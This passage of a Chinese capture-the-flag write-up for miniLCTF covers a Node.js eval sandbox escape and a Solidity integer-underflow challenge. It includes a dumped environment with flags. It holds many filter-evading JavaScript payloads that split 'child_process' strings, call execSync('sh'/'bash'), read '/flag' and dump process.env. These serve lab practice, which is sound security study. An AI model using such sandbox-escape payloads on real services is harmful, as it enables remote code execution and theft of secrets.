4 HOSTNAME: '87c1a932f647',
5 FLAG: 'miniLCTF{-JaoD75jSeJ_Mkty4v-JYdofs17Hcv8o}',
6 NODE_VERSION: '22.0.0',
7 YARN_VERSION: '1.22.19',
8 HOME: '/root',
9 SOCAT_PID: '361',
10 SOCAT_PPID: '1',
11 SOCAT_VERSION: '1.8.0.0',
12 SOCAT_SOCKADDR: '[0000:0000:0000:0000:0000:ffff:ac17:0007]',
13 SOCAT_SOCKPORT: '9999',
14 SOCAT_PEERADDR: '[0000:0000:0000:0000:0000:ffff:ac17:0002]',
15 SOCAT_PEERPORT: '60680'
16 }
```

```
1 miniLCTF{-JaoD75jSeJ_Mkty4v-JYdofs17Hcv8o}
```

一些中途的小备份：（出题人之后才说这个容器没shell🤔，我搞了几小时就是为了弹shell就说为啥出不来🤔）

```
1 require('child_pr'+ 'ocess')
2 console.log(new String(' '.repeat(Object.keys(global['global'])
3 [0].charCodeAt(0))))
4
5 ['global', 'clearImmediate', 'setImmediate', 'clearInterval', 'clearTimeout',
6 'setInterval', 'setTimeout', 'queueMicrotask', 'structuredClone', 'atob',
7 'btoa', 'performance', 'fetch', 'navigator', 'crypto',
8 'ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkae
9 fnuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea',
10 'ohmyeval_aaafseinfewgnveuangviwenuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmnbv
11 fgdcvbnmfefanfnweaiodhowidnoancjazxcnofjepa']
12
13
14 global[Object.keys(global)[16]]('require')('child_pr'+ 'ocess').execSync('sh',
15 {stdio: 'inherit'})
```

```
9
10 //以下这行是模拟服务器环境 (log在15eval在16位置)
11 a=1;b=2;ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisug
vmnfkaefnuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea=console.log;ohmyeval_aaafsein
fiwegnevauangviwenuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmbvfgdcvbnmfearfnweai
odhowidnoancjazxcnofjepa=eval;
12
13 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(constructor._load('f'+s')
.rea"+"dFileSync('/fla'+g'))")
14
15
16
17 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(constructor._load('f'+s')
.re"+"addirSync('.')"))
18
19
20 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(module.constructor._load('
f'+s'))")
21 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(new
String(module.constructor._load('f'+s'))))")
22 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("pro"+"cess.stdin.on('data',f
unction(z){e(z.trim())});")
23
24 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(Reflect.has(this,'pro'+'ce
ss'))")
25 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(module)")
26 Reflect.get(this,'constructor')
27
28 Object.keys(constructor)
29
30 import { child_process } from 'node:child_process';
31
32 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("import('f'+s').then(m=>
{l(m.re"+"addirSync('/home/node'))});")
33 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("import('f'+s').then(m=>
{l(m.rea"+"dFileSync('.dockerenv'))});")
34 m.execSync('bash',{stdio:'inherit'})
35 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("import('pro'+'cess').then(m=
>{l(m.env)})")
36
37
38
39 g=global;o=Object.keys(g);g[o[16]]("import('pro\\x63ess').then(m=>{g[o[15]]
(m.env)})")
40
```



## Blockchain ⌘ (1/2)

dps\_love🔑 | SOLVED | working: 0xcafebabe

学了一下，是签到题水平：

[https://0314valen.github.io/article/2023-01-07-](https://0314valen.github.io/article/2023-01-07-%E8%AE%B0%E4%B8%80%E4%B8%AABlockchain%E7%AD%BE%E5%88%B0%E9%A2%98%E7%9B%AE/#RPC%E5%9C%B0%E5%9D%80%E9%85%8D%E7%BD%AE)

[%E8%AE%B0%E4%B8%80%E4%B8%AABlockchain%E7%AD%BE%E5%88%B0%E9%A2%98%E7%9B%AE/#RPC%E5%9C%B0%E5%9D%80%E9%85%8D%E7%BD%AE](https://0314valen.github.io/article/2023-01-07-%E8%AE%B0%E4%B8%80%E4%B8%AABlockchain%E7%AD%BE%E5%88%B0%E9%A2%98%E7%9B%AE/#RPC%E5%9C%B0%E5%9D%80%E9%85%8D%E7%BD%AE)

操作流程和这个教程基本上一样，唯一不一样的是代码审计

```
1 Can you become super big cup?(x
2
3 [1] - Create an account which will be used to deploy the challenge contract
4 [2] - Deploy the challenge contract using your generated account
5 [3] - Get your flag once you meet the requirement
6 [4] - Show the contract source code
7 [-] input your choice: 1
8 [+] deployer account: 0x808DD7C295d6fD463510238aee3c84a1fda984f0
9 [+] token: v4.local.QZHEPvi7quprKv8VHKGqbPYm6Gy0nlzsQbtGpJcTE1docaIHfuUC-
 G7XiCKw2a5JGcEMqXeFXnEqhyP_fFJ57qq8nh4Bb4bAgb8j4R6RtEtdkEr5gJS3xPGeoV280PDNvHaJ
 9y3D356RHewQdHa3bpcxcjMqDz0AYrX7P8uPtZLWoA.Q2hhbGxlbmdl
10 [+] please transfer more than 0.001 test ether to the deployer account for
 next step
11
12
13 [+] contract address: 0x860265697B386B22869475d29820E2cf2577F3b2
14 [+] transaction hash:
 0x1fbe3b8cc7c5f980f18ead9a4d977968f45ddf5a57ee7b8320ce1117475d3c43
15
16 ### 备份一下地址
```

代码：

```
1
2 pragma solidity ^0.4.23;
3
4 contract Challenge {
```


```

5 uint16 public dps;
6
7 constructor() public {
8
9 dps = 9999;
10 }
11
12 function setDamage(uint16 _newdps) public {
13 dps = dps - _newdps;
14 }
15
16 function uintToStr(uint16 _i) internal pure returns (string memory
_uintAsString) {
17 if (_i == 0) {
18 return "0";
19 }
20 uint256 number = _i;
21 uint256 len = 0;
22 uint256 temp = number;
23 while (temp != 0) {
24 len++;
25 temp /= 10;
26 }
27 bytes memory bstr = new bytes(len);
28 uint256 index = len;
29 while (number != 0) {
30 index--;
31 bstr[index] = byte(uint8(48 + (number % 10)));
32 number /= 10;
33 }
34 return string(bstr);
35 }
36
37
38 function isSolved() public view
returns (bool) {
39
40 string memory msg = uintToStr(dps);
41 return (keccak256("10000")) == keccak256(msg);
42 }
43
44 }

```



要-1，只需要加65535(0xffff)即可。



操作步骤1, 2, 3, 4

做题的时候多按了几下2，之后输入1补回来了，然后按dps，只要是10000，然后按isSolved，发现是true了就解决了，解决后按照教程，进入nc，输入3，和token

- 1 [1] - Create an account which will be used to deploy the challenge contract
- 2 [2] - Deploy the challenge contract using your generated account
- 3 [3] - Get your flag once you meet the requirement
- 4 [4] - Show the contract source code
- 5 [-] input your choice: 3
- 6 [-] input your token:  
v4.local.QZHEPvi7quprKv8VHKGqbPYm6Gy0nLzsQbtGpJcTE1docaIHfuUC-  
G7XiCKw2a5JGcEMqXeFXnEqhyP\_fFJ57qq8nh4Bb4bAgb8j4R6RtEtdkEr5gJS3xPGeoV280PDNVHaJ  
9y3D356RHewQdHa3bpcxcjMqDz0AYrX7P8uPtZLWoA.Q2hnbGxlbmdl
- 7 [+] flag: miniLCTF{Super\_b1g\_cup3r}

```
1 miniLCTF{Super_b1g_cup3r}
```



miniLCTF{Super\_b1g\_cup3r}

问卷👉 (***ALL KILLED***)

填个问卷👉 | SOLVED | working: 0xcafebabe

全部填dr3后可获得flag



miniLCTF{DX3906\_so0o0o0o0oOO\_H4ndsome!}